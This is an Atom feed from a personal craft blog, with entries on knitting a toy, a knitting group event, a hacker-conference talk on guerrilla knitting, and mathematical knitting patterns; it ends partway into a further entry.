<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <title>knitting</title>
  <subtitle>knitting</subtitle>
  <link rel="alternate" type="text/html" href="http://www.aliak.com/knitting"/>
  <link rel="self" type="application/atom+xml" href="http://www.aliak.com/taxonomy/term/174/atom/feed"/>
  <id>http://www.aliak.com/taxonomy/term/174/atom/feed</id>
  <updated>2005-12-20T10:23:04+00:00</updated>
  <entry>
    <title>first of squarey&#039;s arms</title>
    <link rel="alternate" type="text/html" href="http://www.aliak.com/content/first-squareys-arms" />
    <id>http://www.aliak.com/content/first-squareys-arms</id>
    <published>2008-06-07T23:52:07+01:00</published>
    <updated>2008-06-13T11:19:10+01:00</updated>
    <author>
      <name>kathy</name>
    </author>
    <category term="blog entry" />
    <category term="blog entry" />
    <category term="knitting" />
    <summary type="html"><![CDATA[<style type="text/css">
.flickr-photo { border: solid 2px #000000; }
.flickr-yourcomment { }
.flickr-frame { text-align: left; padding: 3px; }
.flickr-caption { font-size: 0.8em; margin-top: 0px; }
</style><div class="flickr-frame">
	<a href="http://www.flickr.com/photos/aliak_com/2559716116/" title="photo sharing"><img src="http://farm4.static.flickr.com/3043/2559716116_f42e41449c.jpg" class="flickr-photo" alt="" /></a>
<p>	<span class="flickr-caption"><a href="http://www.flickr.com/photos/aliak_com/2559716116/">080620081165</a>, originally uploaded by <a href="http://www.flickr.com/people/aliak_com/">AliaK</a>.</span>
</p></div>
<p class="flickr-yourcomment">



	one of Squarey's arm - I finally worked out how to knit in the round using 3 double point needles. so Amelie's toy squarey is almost finished! one more arm + 2 legs + a face to go. whew, it's only been knitted in almost 2 years and 6 countries - Australia, New Zealand, UK, Israel, Turkey, India. I almost thought she'd be a teenager before I finished it..</p>
<p>I think this could be used to make fingers for gloves too</p>
<p>08/06/2008</p>
<p>080620081165</p>
<p>---</p>


<p>this is what squarey looks like when he's finished - it's a Jess Hutchison (Jess Hutch) pattern from her book "Unusual Toys For You to Knit and Enjoy"<br />
the below picture is Jess' squarey. the one I'm making has yellow instead of green (and there's a few more imperfections but I'm sure he'll still look cute) I'll post pictures when I've finished him</p>
<p><a href="http://www.flickr.com/photos/jesshutch/51386088" title="http://www.flickr.com/photos/jesshutch/51386088">http://www.flickr.com/photos/jesshutch/51386088</a></p>
<p><a href="http://www.jesshutch.com/2005/10/booklette.html" title="http://www.jesshutch.com/2005/10/booklette.html">http://www.jesshutch.com/2005/10/booklette.html</a></p>
<p><a href="http://www.flickr.com/groups/99032870@N00/pool" title="http://www.flickr.com/groups/99032870@N00/pool">http://www.flickr.com/groups/99032870@N00/pool</a> is a Jess Hutch flickr pool which has other examples of her patterns that others have knitted</p>
<p><img src="http://static.flickr.com/30/51386088_06bc62dbbc.jpg" /></p>
<p>if only I wasn't allergic to wool - itchy!!</p>

<p>08/06/2008 update : ok I've finished all the pieces - just need to sew him up and add the stuffing and sew his face<br />
I'll move his arms down to the stripes position like in the pattern - not like in the photo below</p>
<p><img src="http://farm4.static.flickr.com/3114/2561801787_be3c5968c2.jpg" /></p>
    ]]></summary>
    <content type="html"><![CDATA[<style type="text/css">
.flickr-photo { border: solid 2px #000000; }
.flickr-yourcomment { }
.flickr-frame { text-align: left; padding: 3px; }
.flickr-caption { font-size: 0.8em; margin-top: 0px; }
</style><div class="flickr-frame">
	<a href="http://www.flickr.com/photos/aliak_com/2559716116/" title="photo sharing"><img src="http://farm4.static.flickr.com/3043/2559716116_f42e41449c.jpg" class="flickr-photo" alt="" /></a><br />
<br />
	<span class="flickr-caption"><a href="http://www.flickr.com/photos/aliak_com/2559716116/">080620081165</a>, originally uploaded by <a href="http://www.flickr.com/people/aliak_com/">AliaK</a>.</span>
</div>
<p class="flickr-yourcomment">
	one of Squarey's arm - I finally worked out how to knit in the round using 3 double point needles. so Amelie's toy squarey is almost finished! one more arm + 2 legs + a face to go. whew, it's only been knitted in almost 2 years and 6 countries - Australia, New Zealand, UK, Israel, Turkey, India. I almost thought she'd be a teenager before I finished it..</p>
<p>I think this could be used to make fingers for gloves too</p>
<p>08/06/2008</p>
<p>080620081165</p>
<p>---</p>
<p>this is what squarey looks like when he's finished - it's a Jess Hutchison (Jess Hutch) pattern from her book "Unusual Toys For You to Knit and Enjoy"<br />
the below picture is Jess' squarey. the one I'm making has yellow instead of green (and there's a few more imperfections but I'm sure he'll still look cute) I'll post pictures when I've finished him</p>
<p><a href="http://www.flickr.com/photos/jesshutch/51386088" title="http://www.flickr.com/photos/jesshutch/51386088">http://www.flickr.com/photos/jesshutch/51386088</a></p>
<p><a href="http://www.jesshutch.com/2005/10/booklette.html" title="http://www.jesshutch.com/2005/10/booklette.html">http://www.jesshutch.com/2005/10/booklette.html</a></p>
<p><a href="http://www.flickr.com/groups/99032870@N00/pool" title="http://www.flickr.com/groups/99032870@N00/pool">http://www.flickr.com/groups/99032870@N00/pool</a> is a Jess Hutch flickr pool which has other examples of her patterns that others have knitted</p>
<p><img src="http://static.flickr.com/30/51386088_06bc62dbbc.jpg" /></p>
<p>if only I wasn't allergic to wool - itchy!!</p>
<p>08/06/2008 update : ok I've finished all the pieces - just need to sew him up and add the stuffing and sew his face<br />
I'll move his arms down to the stripes position like in the pattern - not like in the photo below</p>
<p><img src="http://farm4.static.flickr.com/3114/2561801787_be3c5968c2.jpg" /></p>
<p>&lt;!--break--></p>
    ]]></content>
  </entry>
  <entry>
    <title>Miss Deaths Knitting Group</title>
    <link rel="alternate" type="text/html" href="http://www.aliak.com/content/miss-deaths-knitting-group" />
    <id>http://www.aliak.com/content/miss-deaths-knitting-group</id>
    <published>2008-05-15T21:31:17+01:00</published>
    <updated>2008-05-15T21:48:37+01:00</updated>
    <author>
      <name>AliaK</name>
    </author>
    <category term="event" />
    <category term="knitting" />
    <category term="sydney" />
    <summary type="html"><![CDATA[<p><img src="http://www.mumeson.org/images/stories/May08images/extermaknit.jpg" hspace="20" align="left" height="200" />  Miss Deaths Knitting Group<br />
Do you want to learn how to knit, crochet and any other craft? Or you just want to come along for a social? For the new ladies who are coming for the first time bring a friend.<br />
Boys are welcome as long as they do a craft or something useful<br />
Sunday 18th  May<br />
Mu-Meson Archives<br />
Time 	 4pm<br />
Cost 	  Bring a plate<br />
<a href="http://www.mumeson.org" title="http://www.mumeson.org" rel="nofollow">http://www.mumeson.org</a></p>
    ]]></summary>
    <content type="html"><![CDATA[<p><img src="http://www.mumeson.org/images/stories/May08images/extermaknit.jpg" hspace="20" align="left" height="200" />  Miss Deaths Knitting Group</p>
<p>Do you want to learn how to knit, crochet and any other craft? Or you just want to come along for a social? For the new ladies who are coming for the first time bring a friend. </p>
<p>Boys are welcome as long as they do a craft or something useful</p>
<p>Sunday 18th  May<br />
Mu-Meson Archives</p>
<p>Time 	 4pm<br />
Cost 	  Bring a plate</p>
<p><a href="http://www.mumeson.org" title="http://www.mumeson.org">http://www.mumeson.org</a></p>
    ]]></content>
  </entry>
  <entry>
    <title>The History of Guerilla Knitting session by Rose White at Chaos Communication Congress</title>
    <link rel="alternate" type="text/html" href="http://www.aliak.com/content/the-history-guerilla-knitting-session-rose-white-chaos-communication-congress" />
    <id>http://www.aliak.com/content/the-history-guerilla-knitting-session-rose-white-chaos-communication-congress</id>
    <published>2008-01-03T12:28:51+00:00</published>
    <updated>2008-01-03T12:58:35+00:00</updated>
    <author>
      <name>AliaK</name>
    </author>
    <category term="blog entry" />
    <category term="blog entry" />
    <category term="craft" />
    <category term="internet" />
    <category term="knitting" />
    <summary type="html"><![CDATA[<p>"Guerrilla knitting" has a couple of meanings in the knitting community - to some, it merely means knitting in public, while to others, it means creating public art by knitted means.<br />
<a href="http://www.yarnivore.com/roseblog/" rel="nofollow" rel="nofollow">Rose White</a> from <a href="http://www.yarnivore.com/" rel="nofollow" rel="nofollow">yarnivore</a> spoke at The History of Guerilla Knitting session at the 24th Chaos Communication Congress in 2007 in Berlin on day 3 - 29/12/2007. a <a href="http://thepiratebay.org/tor/3955353/24c3-2358-en-guerilla_knitting.mkv" rel="nofollow" rel="nofollow">torrent video</a>  can be downloaded of the session. (open the video in VLC if you don't have another video player that can play the .mkv video file). The Chaos Communication Congress is organised by the <a href="http://www.ccc.de/" rel="nofollow" rel="nofollow">Chaos Computer Club</a>, Europe's largest hacker group, founded in 1981.<br />
Rose gave a brief history of knitting, and some of the myths held over the years about the foundations and age of knitting. She compares knitting with computer hacking referring to proprietary knowledge, pattern making, knitting guilds. Also about the commercialisation and control of patterns prior to 1960s and subsequently by Knitting pattern books and yarn companies who controlled the market<br />
<a href="http://en.wikipedia.org/wiki/Elizabeth_Zimmerman" rel="nofollow" rel="nofollow">Elizabeth Zimmermann</a> who in the 1960s generated generic pattern books which broke out of the usual mold of patterns requiring a yarn makers yarn to make the pattern correctly. Effectively she made knitting open source again! She had a TV show in the USA which brought her style of knitting to the public, and she ran knitting camps to teach others.<br />
Rose also mentioned <a href="http://www.knitml.com/blog/" rel="nofollow" rel="nofollow">KnitML</a>, the knitting XML code specification which is being introduced to standardise knitting patterns and terminology.<br />
<i>"The KnitML Project's main goal is to develop and promote adoption of a standard content model for knitting patterns. By developing a community-supported specification (KnitML) and providing basic rendering and transformation tools, the KnitML Project aims to make KnitML easy to use and valuable to the knitter."</i><br />
Questions were raised also about knitting (patterns) and Creative Commons licencing. many patterns are not available to be used as they are still covered by US copyright so are still unavailable to the public.<br />
Rose talks about giving back the creative power to the knitter - to allow them to modify the patterns, or not make the project exactly as per the pattern. even changing the colours used in an accompanying photo of a finished pattern is a stretch for some knitters!<br />
Rose says, "over the past 30 years or so, there have been different individuals who have contributed to this geekier, more hands on approach to knitting - wresting it out of the control of commercial enterprises. this leads us to guerilla knitting in the end."<br />
Barbara Walker - Rose referred to her as "a knitting engineer". "she wrote 4 books of stitch patterns, where she knitted swatches, and dissected them and included written instructions on how to knit them - stitch by stitch. and she also developed a charting system, so that next to the swatch there would be a grid showing you how to do it in pictures, so that, you didn't even have to speak her language to do it. so that many of these knitting patterns were available, not just to English speakers, but to anyone who could pick them up and look at them. so this enormous dissemination of knowledge occurred when she started doing that."<br />
Debbie New - who creates "labyrinth knitting" and wrote a book called <a href="http://www.amazon.com/exec/obidos/tg/detail/-/0942018222/qid=1128621896/sr=2-1/ref=pd_bbs_b_2_1?v=glance&amp;s=books" rel="nofollow" rel="nofollow">Unexpected Knitting</a>, which includes experimental knitting patterns including her swirl, sculptural, free-form, swatchless, labyrinth, cellular automaton, virtual and ouroborus knitting techniques.<br />
also featured was <a href="http://www.theknittingmachine.com/" rel="nofollow" rel="nofollow">Dave Cole</a> and his knitted lead teddy bears and giant outdoor knitting using cranes and telephone poles as knitting needles to knit the American Flag at the Massachusetts Museum of Contemporary Art.<br />
<img src="http://www.openarts.org/davecole/media/LJ4AzMg6EMRQCu5.jpg" /><br />
the <a href="http://www.simplycrafted.blogs.com/knitting/designers_artists_i_admire/index.html" rel="nofollow" rel="nofollow">Simply Crafted website</a> also lists some of these knitting pioneers as well as some freeform fibre (knitting &amp; crocheting) artists such as <a href="www.knotjustknitting.com" rel="nofollow" rel="nofollow">Prudence Mapstone</a><br />
also mentioned was the new <a href="http://www.ravelry.com" rel="nofollow" rel="nofollow">Ravelry site</a> - a social networking site for crafters, knitters and fibre artists, where they can "Organize projects, stash, needles, and more" &amp; "Show off your work. Share your ideas and techniques." &amp; "discover.  Find new designs &amp; yarns. Make friends. Try new things." the site is only open in beta stages at the moment. aso of today, they send out 500 - 800 invitations daily and there are currently  6,193 people waiting  for their invites, so the site is in demand!</p>
    ]]></summary>
    <content type="html"><![CDATA[<p>"Guerrilla knitting" has a couple of meanings in the knitting community - to some, it merely means knitting in public, while to others, it means creating public art by knitted means.</p>
<p><a href="http://www.yarnivore.com/roseblog/" rel="nofollow">Rose White</a> from <a href="http://www.yarnivore.com/" rel="nofollow">yarnivore</a> spoke at The History of Guerilla Knitting session at the 24th Chaos Communication Congress in 2007 in Berlin on day 3 - 29/12/2007. a <a href="http://thepiratebay.org/tor/3955353/24c3-2358-en-guerilla_knitting.mkv" rel="nofollow">torrent video</a>  can be downloaded of the session. (open the video in VLC if you don't have another video player that can play the .mkv video file). The Chaos Communication Congress is organised by the <a href="http://www.ccc.de/" rel="nofollow">Chaos Computer Club</a>, Europe's largest hacker group, founded in 1981.</p>
<p>Rose gave a brief history of knitting, and some of the myths held over the years about the foundations and age of knitting. She compares knitting with computer hacking referring to proprietary knowledge, pattern making, knitting guilds. Also about the commercialisation and control of patterns prior to 1960s and subsequently by Knitting pattern books and yarn companies who controlled the market </p>
<p><a href="http://en.wikipedia.org/wiki/Elizabeth_Zimmerman" rel="nofollow">Elizabeth Zimmermann</a> who in the 1960s generated generic pattern books which broke out of the usual mold of patterns requiring a yarn makers yarn to make the pattern correctly. Effectively she made knitting open source again! She had a TV show in the USA which brought her style of knitting to the public, and she ran knitting camps to teach others.</p>
<p>Rose also mentioned <a href="http://www.knitml.com/blog/" rel="nofollow">KnitML</a>, the knitting XML code specification which is being introduced to standardise knitting patterns and terminology. </p>
<p><i>"The KnitML Project's main goal is to develop and promote adoption of a standard content model for knitting patterns. By developing a community-supported specification (KnitML) and providing basic rendering and transformation tools, the KnitML Project aims to make KnitML easy to use and valuable to the knitter."</i></p>
<p>Questions were raised also about knitting (patterns) and Creative Commons licencing. many patterns are not available to be used as they are still covered by US copyright so are still unavailable to the public.</p>
<p>Rose talks about giving back the creative power to the knitter - to allow them to modify the patterns, or not make the project exactly as per the pattern. even changing the colours used in an accompanying photo of a finished pattern is a stretch for some knitters! </p>
<p>Rose says, "over the past 30 years or so, there have been different individuals who have contributed to this geekier, more hands on approach to knitting - wresting it out of the control of commercial enterprises. this leads us to guerilla knitting in the end."</p>
<p>Barbara Walker - Rose referred to her as "a knitting engineer". "she wrote 4 books of stitch patterns, where she knitted swatches, and dissected them and included written instructions on how to knit them - stitch by stitch. and she also developed a charting system, so that next to the swatch there would be a grid showing you how to do it in pictures, so that, you didn't even have to speak her language to do it. so that many of these knitting patterns were available, not just to English speakers, but to anyone who could pick them up and look at them. so this enormous dissemination of knowledge occurred when she started doing that."</p>
<p>Debbie New - who creates "labyrinth knitting" and wrote a book called <a href="http://www.amazon.com/exec/obidos/tg/detail/-/0942018222/qid=1128621896/sr=2-1/ref=pd_bbs_b_2_1?v=glance&amp;s=books" rel="nofollow">Unexpected Knitting</a>, which includes experimental knitting patterns including her swirl, sculptural, free-form, swatchless, labyrinth, cellular automaton, virtual and ouroborus knitting techniques.</p>
<p>also featured was <a href="http://www.theknittingmachine.com/" rel="nofollow">Dave Cole</a> and his knitted lead teddy bears and giant outdoor knitting using cranes and telephone poles as knitting needles to knit the American Flag at the Massachusetts Museum of Contemporary Art.</p>
<p><img src="http://www.openarts.org/davecole/media/LJ4AzMg6EMRQCu5.jpg" /></p>
<p>the <a href="http://www.simplycrafted.blogs.com/knitting/designers_artists_i_admire/index.html" rel="nofollow">Simply Crafted website</a> also lists some of these knitting pioneers as well as some freeform fibre (knitting &amp; crocheting) artists such as <a href="www.knotjustknitting.com" rel="nofollow">Prudence Mapstone</a> </p>
<p>also mentioned was the new <a href="http://www.ravelry.com" rel="nofollow">Ravelry site</a> - a social networking site for crafters, knitters and fibre artists, where they can "Organize projects, stash, needles, and more" &amp; "Show off your work. Share your ideas and techniques." &amp; "discover.  Find new designs &amp; yarns. Make friends. Try new things." the site is only open in beta stages at the moment. aso of today, they send out 500 - 800 invitations daily and there are currently  6,193 people waiting  for their invites, so the site is in demand!</p>
    ]]></content>
  </entry>
  <entry>
    <title>a simple knitted Ada Deitz polynomial equation</title>
    <link rel="alternate" type="text/html" href="http://www.aliak.com/content/a-simple-knitted-ada-deitz-polynomial-equation" />
    <id>http://www.aliak.com/content/a-simple-knitted-ada-deitz-polynomial-equation</id>
    <published>2007-09-08T21:36:06+01:00</published>
    <updated>2007-09-08T22:15:55+01:00</updated>
    <author>
      <name>kathy</name>
    </author>
    <category term="blog entry" />
    <category term="blog entry" />
    <category term="knitting" />
    <summary type="html"><![CDATA[<p><a href="http://www.facebook.com/profile.php?id=733655968" rel="nofollow" rel="nofollow">Dan</a> sent me an invite to the <a href="http://www.facebook.com/group.php?gid=2424567856&amp;ref=mf" rel="nofollow" rel="nofollow">Open Source Embroidery</a> facebook group. their website is <a href="http://www.open-source-embroidery.org.uk" rel="nofollow" rel="nofollow"><br />
www.open-source-embroidery.org.uk</a>. I haven't tried embroidery since I was a child, and I don't remember being that good at it, but it sounds like a good project. so I thought I'd post info / photos my knitted polynomial bag. (even though it's not as nice / perfect as some of the other online examples!!) when I was a child I used to do lots of crafts and was always making things. I had a resurgence of this about a year ago. it feels good to make things with your hands, especially little presents for people. so I've been (very slowly) working on hand made things. I find it's better than buying something, though it  does tend to take me longer to finish things these days!<br />
when I was reading about <a href="http://www.aliak.com/node/2607" rel="nofollow" rel="nofollow">mathematical knitting</a> I thought I'd try it out. I started with an easy equation - the simple polynomial equation I remember using at school (all those years ago!).<br />
this is the first example on the <a href="http://www.fuzzygalore.biz/articles/ada.shtml" rel="nofollow" rel="nofollow">Ada Deitz polynomial</a> site and is also described on the <a href="http://fiberarts.org/design/articles/algebra.html" rel="nofollow" rel="nofollow">fiberarts algebraic weaving page</a><br />
(a + b)² =<br />
(a + b)(a + b) =<br />
a(a + b) + b(a + b) =<br />
a² + ab + ab + b² =<br />
aa + ab + ab + bb<br />
the pattern becomes aaababbb where a=colour1 and b=colour2<br />
here's the finished bag. I use it to carry my video camera. it needs a strap though.  I probably should have chosen different colours but it was the only wool I had with me at the time. I was going to put the pattern across the columns (similar to the weaving examples from Ada Deitz links above) but got a bit lazy so just did the pattern in rows apart from a few rows on one side. don't look too closely as you'll see some mistakes where I lost concentration and did a couple of extra rows which broke the formula! but, u get the idea...<br />
the more accurate side :<br />
<img src="http://farm2.static.flickr.com/1394/1342568433_1c6a79d02d.jpg" /><br />
the lazy side :<br />
<img src="http://farm2.static.flickr.com/1205/1343460858_ea71c9d78a.jpg" /><br />
<a href="http://www.flickr.com/photos/aliak_com/tags/knitting/" title="http://www.flickr.com/photos/aliak_com/tags/knitting/" rel="nofollow">http://www.flickr.com/photos/aliak_com/tags/knitting/</a> has the notes from my pattern book<br />
or <a href="http://www.aliak.com/node/6320" rel="nofollow" rel="nofollow">read more</a> for some references &amp; notes :</p>
    ]]></summary>
    <content type="html"><![CDATA[<p><a href="http://www.facebook.com/profile.php?id=733655968" rel="nofollow">Dan</a> sent me an invite to the <a href="http://www.facebook.com/group.php?gid=2424567856&amp;ref=mf" rel="nofollow">Open Source Embroidery</a> facebook group. their website is <a href="http://www.open-source-embroidery.org.uk" rel="nofollow"><br />
www.open-source-embroidery.org.uk</a>. I haven't tried embroidery since I was a child, and I don't remember being that good at it, but it sounds like a good project. so I thought I'd post info / photos my knitted polynomial bag. (even though it's not as nice / perfect as some of the other online examples!!) when I was a child I used to do lots of crafts and was always making things. I had a resurgence of this about a year ago. it feels good to make things with your hands, especially little presents for people. so I've been (very slowly) working on hand made things. I find it's better than buying something, though it  does tend to take me longer to finish things these days!</p>
<p>when I was reading about <a href="http://www.aliak.com/node/2607" rel="nofollow">mathematical knitting</a> I thought I'd try it out. I started with an easy equation - the simple polynomial equation I remember using at school (all those years ago!). </p>
<p>this is the first example on the <a href="http://www.fuzzygalore.biz/articles/ada.shtml" rel="nofollow">Ada Deitz polynomial</a> site and is also described on the <a href="http://fiberarts.org/design/articles/algebra.html" rel="nofollow">fiberarts algebraic weaving page</a></p>
<p>(a + b)² =<br />
(a + b)(a + b) =<br />
a(a + b) + b(a + b) =<br />
a² + ab + ab + b² =<br />
aa + ab + ab + bb</p>
<p>the pattern becomes aaababbb where a=colour1 and b=colour2</p>
<p>here's the finished bag. I use it to carry my video camera. it needs a strap though.  I probably should have chosen different colours but it was the only wool I had with me at the time. I was going to put the pattern across the columns (similar to the weaving examples from Ada Deitz links above) but got a bit lazy so just did the pattern in rows apart from a few rows on one side. don't look too closely as you'll see some mistakes where I lost concentration and did a couple of extra rows which broke the formula! but, u get the idea...</p>
<p>the more accurate side :</p>
<p><img src="http://farm2.static.flickr.com/1394/1342568433_1c6a79d02d.jpg" /> </p>
<p>the lazy side :</p>
<p><img src="http://farm2.static.flickr.com/1205/1343460858_ea71c9d78a.jpg" /></p>
<p><a href="http://www.flickr.com/photos/aliak_com/tags/knitting/" title="http://www.flickr.com/photos/aliak_com/tags/knitting/">http://www.flickr.com/photos/aliak_com/tags/knitting/</a> has the notes from my pattern book</p>
<p>or <a href="http://www.aliak.com/node/6320" rel="nofollow">read more</a> for some references &amp; notes :</p>
<p><img src="http://farm2.static.flickr.com/1195/1342564635_5947d7807f.jpg" /></p>
<p><img src="http://farm2.static.flickr.com/1289/1343453676_7a801a3e3e.jpg" /></p>
    ]]></content>
  </entry>
  <entry>
    <title>mathematical knitting</title>
    <link rel="alternate" type="text/html" href="http://www.aliak.com/content/mathematical-knitting" />
    <id>http://www.aliak.com/content/mathematical-knitting</id>
    <published>2006-12-02T17:01:51+00:00</published>
    <updated>2006-12-03T15:32:36+00:00</updated>
    <author>
      <name>AliaK</name>
    </author>
    <category term="blog entry" />
    <category term="blog entry" />
    <category term="knitting" />
    <summary type="html"><![CDATA[<p>knitting patterns have a certain mathematical quality to them. knitting is basically a binary system - knit &amp; purl stitches. so it's possible to knit binary sequences, letters  eg convert the letters to ascii hex, then binary - some people knit their names as signatures in their work.<br />
people knit in fibonacci sequences and end up with patterns and colours / stripes that somehow seem natural, just as the fibonacci sequences showing up so much in nature.<br />
so I'm keeping a list of patterns and urls for sites on logical / mathematical knitting.<br />
there's also the crocheting (like the <a href="http://theiff.org/lectures/10.html" rel="nofollow" rel="nofollow">hyperbolic plane</a> crocheted recently as a way to describe it physically. I need to practice crocheting though, so will stick to knitting for a while!<br />
<img src="http://static.flickr.com/27/65759594_1ff9f3eca1_t.jpg" />  also the crotcheted <a href="http://www.enm.bris.ac.uk/anm/preprints/2004r03.html" rel="nofollow" rel="nofollow">Lorenz manifold</a> based on the strange attractor in chaos theory.<br />
<a href="http://www.toroidalsnark.net/mkmb.html" rel="nofollow" rel="nofollow">Knitted Mobius bands</a> by dr. sarah-marie belcastro<br />
<a href="http://www.fuzzygalore.biz/articles/ada.shtml" rel="nofollow" rel="nofollow">Ada Deitz polynomials</a> - In 1946, Ada learned to weave and figured out how to use solutions to multivariant polynomials to design patterns. These were featured in magazines at the time.<br />
eg: the solution to (a + b) ^2<br />
(^2 = squared)<br />
<img src="http://www.fuzzygalore.biz/images/articles/ada-square-tn.jpg" />  <img src="http://www.fuzzygalore.biz/images/blog/ada-tn.jpg" /><br />
<a href="http://fiberarts.org/design/articles/algebra.html" rel="nofollow" rel="nofollow">Algebraic Expressions of Handwoven Textiles</a> article by Lana Schneider<br />
<a href="http://bajada.typepad.com/everybody_wants_a_rock/2005/03/calling_all_gee.html" rel="nofollow" rel="nofollow">thomasina's Guide to Geeky Knitting</a> lists all sorts of mathematical and biological knitting, using the following categories :<br />
Geology and Paleontology; Biology : Microscale: Genetics and Microbiology, Macroscale: Anatomy and Ecology; Mathematics : General, Topology, Probability, Chaos, and Fractals, Sequences and Geometry, Tessellation; Computer Science; History; Linguistics.<br />
<img src="http://www.ee.ryerson.ca:8080/~elf/abacus/images/inca-khipu.jpg" />  she also mentions <a href="http://bajada.typepad.com/everybody_wants_a_rock/2005/03/calling_all_gee.html" rel="nofollow" rel="nofollow">String, and Knot, Theory of Inca Writing</a>, an article on <a href="http://www.ee.ryerson.ca:8080/~elf/abacus/inca-khipu.html" rel="nofollow" rel="nofollow">khipu</a>, an Incan method of writing / encrypting / encoding information using cryptic knotted strings<br />
Eleanor Kent's <a href="http://www.ylem.org/artists/ekent/index.htm" rel="nofollow" rel="nofollow">knitted textile art</a><br />
<a href="http://knitting.activist.ca/" rel="nofollow" rel="nofollow">Radical Knitting Circle</a> - an activist based knitting group<br />
<a href="http://www.mattsoar.org/archives/000066.html" rel="nofollow" rel="nofollow">Critical Pixels quote</a></p>
<div class="quote-msg">
<div class="quote-author">Quote:</div>
<p>Knitting is, in itself, a remarkably rich metaphor when considering issues of gender and power; hitch this up to a discussion of computer viruses and things really start to blossom. Kirsty, for example, took the binary code from an existing virus called Code Red and converted it into a piece of knitting (in red wool, of course). Rather than rendering the virus harmless, this act was actually a form of re-encoding; one could imagine it being carried invisibly (ie worn as a garment) until the wearer decided to decode it.<br />
There's also a certain kind of circularity at play: the earliest programmable computers were based on the Jacquard Loom's innovative use of punchcards. The Loom itself marks a key moment in the industrialization of craft skills (cf knitting).
</p></div>
<p><a href="http://www.knitlist.com/" rel="nofollow" rel="nofollow">knitlist.com</a> has an article on <a href="http://www.knitlist.com/binary_knitting.htm" rel="nofollow" rel="nofollow">binary knitting</a><br />
<a href="http://www.fuzzylogicknits.com" rel="nofollow" rel="nofollow">fuzzy logic knits</a> is another blog with links on mathematical knitting<br />
<a href="http://www.toroidalsnark.net/mathknit.html" rel="nofollow" rel="nofollow">Home of Mathematical Knitting</a> has links to other resources.<br />
knitting in <a href="http://www.math.wayne.edu/%7Eisaksen/Expository/vismath-paper/node4.html" rel="nofollow" rel="nofollow">mobius stitch</a><br />
<img src="http://www.math.wayne.edu/%7Eisaksen/Expository/vismath-paper/mobius.gif" /><br />
<img src="http://www.math.wayne.edu/%7Eisaksen/Expository/vismath-paper/helical-mobius.gif" /></p>
    ]]></summary>
    <content type="html"><![CDATA[<p>knitting patterns have a certain mathematical quality to them. knitting is basically a binary system - knit &amp; purl stitches. so it's possible to knit binary sequences, letters  eg convert the letters to ascii hex, then binary - some people knit their names as signatures in their work.</p>
<p>people knit in fibonacci sequences and end up with patterns and colours / stripes that somehow seem natural, just as the fibonacci sequences showing up so much in nature. </p>
<p>so I'm keeping a list of patterns and urls for sites on logical / mathematical knitting. </p>
<p>there's also the crocheting (like the <a href="http://theiff.org/lectures/10.html" rel="nofollow">hyperbolic plane</a> crocheted recently as a way to describe it physically. I need to practice crocheting though, so will stick to knitting for a while!</p>
<p><img src="http://static.flickr.com/27/65759594_1ff9f3eca1_t.jpg" />  also the crotcheted <a href="http://www.enm.bris.ac.uk/anm/preprints/2004r03.html" rel="nofollow">Lorenz manifold</a> based on the strange attractor in chaos theory.</p>
<p><a href="http://www.toroidalsnark.net/mkmb.html" rel="nofollow">Knitted Mobius bands</a> by dr. sarah-marie belcastro</p>
<p><a href="http://www.fuzzygalore.biz/articles/ada.shtml" rel="nofollow">Ada Deitz polynomials</a> - In 1946, Ada learned to weave and figured out how to use solutions to multivariant polynomials to design patterns. These were featured in magazines at the time.</p>
<p>eg: the solution to (a + b) ^2<br />
(^2 = squared)<br />
<img src="http://www.fuzzygalore.biz/images/articles/ada-square-tn.jpg" />  <img src="http://www.fuzzygalore.biz/images/blog/ada-tn.jpg" /></p>
<p><a href="http://fiberarts.org/design/articles/algebra.html" rel="nofollow">Algebraic Expressions of Handwoven Textiles</a> article by Lana Schneider</p>
<p><a href="http://bajada.typepad.com/everybody_wants_a_rock/2005/03/calling_all_gee.html" rel="nofollow">thomasina's Guide to Geeky Knitting</a> lists all sorts of mathematical and biological knitting, using the following categories :<br />
Geology and Paleontology; Biology : Microscale: Genetics and Microbiology, Macroscale: Anatomy and Ecology; Mathematics : General, Topology, Probability, Chaos, and Fractals, Sequences and Geometry, Tessellation; Computer Science; History; Linguistics.</p>
<p><img src="http://www.ee.ryerson.ca:8080/~elf/abacus/images/inca-khipu.jpg" />  she also mentions <a href="http://bajada.typepad.com/everybody_wants_a_rock/2005/03/calling_all_gee.html" rel="nofollow">String, and Knot, Theory of Inca Writing</a>, an article on <a href="http://www.ee.ryerson.ca:8080/~elf/abacus/inca-khipu.html" rel="nofollow">khipu</a>, an Incan method of writing / encrypting / encoding information using cryptic knotted strings </p>
<p>Eleanor Kent's <a href="http://www.ylem.org/artists/ekent/index.htm" rel="nofollow">knitted textile art</a></p>
<p><a href="http://knitting.activist.ca/" rel="nofollow">Radical Knitting Circle</a> - an activist based knitting group</p>
<p><a href="http://www.mattsoar.org/archives/000066.html" rel="nofollow">Critical Pixels quote</a></p>
<div class="quote-msg">
<div class="quote-author">Quote:</div>
<p>Knitting is, in itself, a remarkably rich metaphor when considering issues of gender and power; hitch this up to a discussion of computer viruses and things really start to blossom. Kirsty, for example, took the binary code from an existing virus called Code Red and converted it into a piece of knitting (in red wool, of course). Rather than rendering the virus harmless, this act was actually a form of re-encoding; one could imagine it being carried invisibly (ie worn as a garment) until the wearer decided to decode it.</p>
<p>There's also a certain kind of circularity at play: the earliest programmable computers were based on the Jacquard Loom's innovative use of punchcards. The Loom itself marks a key moment in the industrialization of craft skills (cf knitting).
</p></div>
<p><a href="http://www.knitlist.com/" rel="nofollow">knitlist.com</a> has an article on <a href="http://www.knitlist.com/binary_knitting.htm" rel="nofollow">binary knitting</a></p>
<p><a href="http://www.fuzzylogicknits.com" rel="nofollow">fuzzy logic knits</a> is another blog with links on mathematical knitting</p>
<p><a href="http://www.toroidalsnark.net/mathknit.html" rel="nofollow">Home of Mathematical Knitting</a> has links to other resources.</p>
<p>knitting in <a href="http://www.math.wayne.edu/%7Eisaksen/Expository/vismath-paper/node4.html" rel="nofollow">mobius stitch</a> </p>
<p><img src="http://www.math.wayne.edu/%7Eisaksen/Expository/vismath-paper/mobius.gif" /></p>
<p><img src="http://www.math.wayne.edu/%7Eisaksen/Expository/vismath-paper/helical-mobius.gif" /></p>
    ]]></content>
  </entry>
  <entry>
    <title>craftster.org</title>
    <link rel="alternate" type="text/html" href="http://www.aliak.com/node/2395" />
    <id>http://www.aliak.com/node/2395</id>
    <published>2006-09-16T12:39:10+01:00</published>
    <updated>2006-10-29T09:28:22+00:00</updated>
    <author>
      <name>AliaK</name>
